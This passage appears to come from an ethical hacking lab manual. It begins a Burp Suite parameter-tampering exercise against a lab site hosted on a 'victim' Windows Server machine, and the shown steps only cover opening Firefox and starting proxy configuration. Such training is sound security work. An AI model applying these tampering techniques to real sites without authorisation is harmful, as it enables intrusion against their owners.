
Here, we will use the Burp Suite tool to perform parameter tampering.

Note: In this task, the target website ([www.moviescope.com](http://www.moviescope.com)) is hosted by the victim machine, **Windows Server 2019**. Here, the host machine is the **Parrot Security** machine.

1. In **Parrot Security** machine click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.




2. The **Mozilla Firefox** window appears; type <http://www.moviescope.com> Into the address bar and press **Enter**.




3. Now, set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

4. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.




5. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.

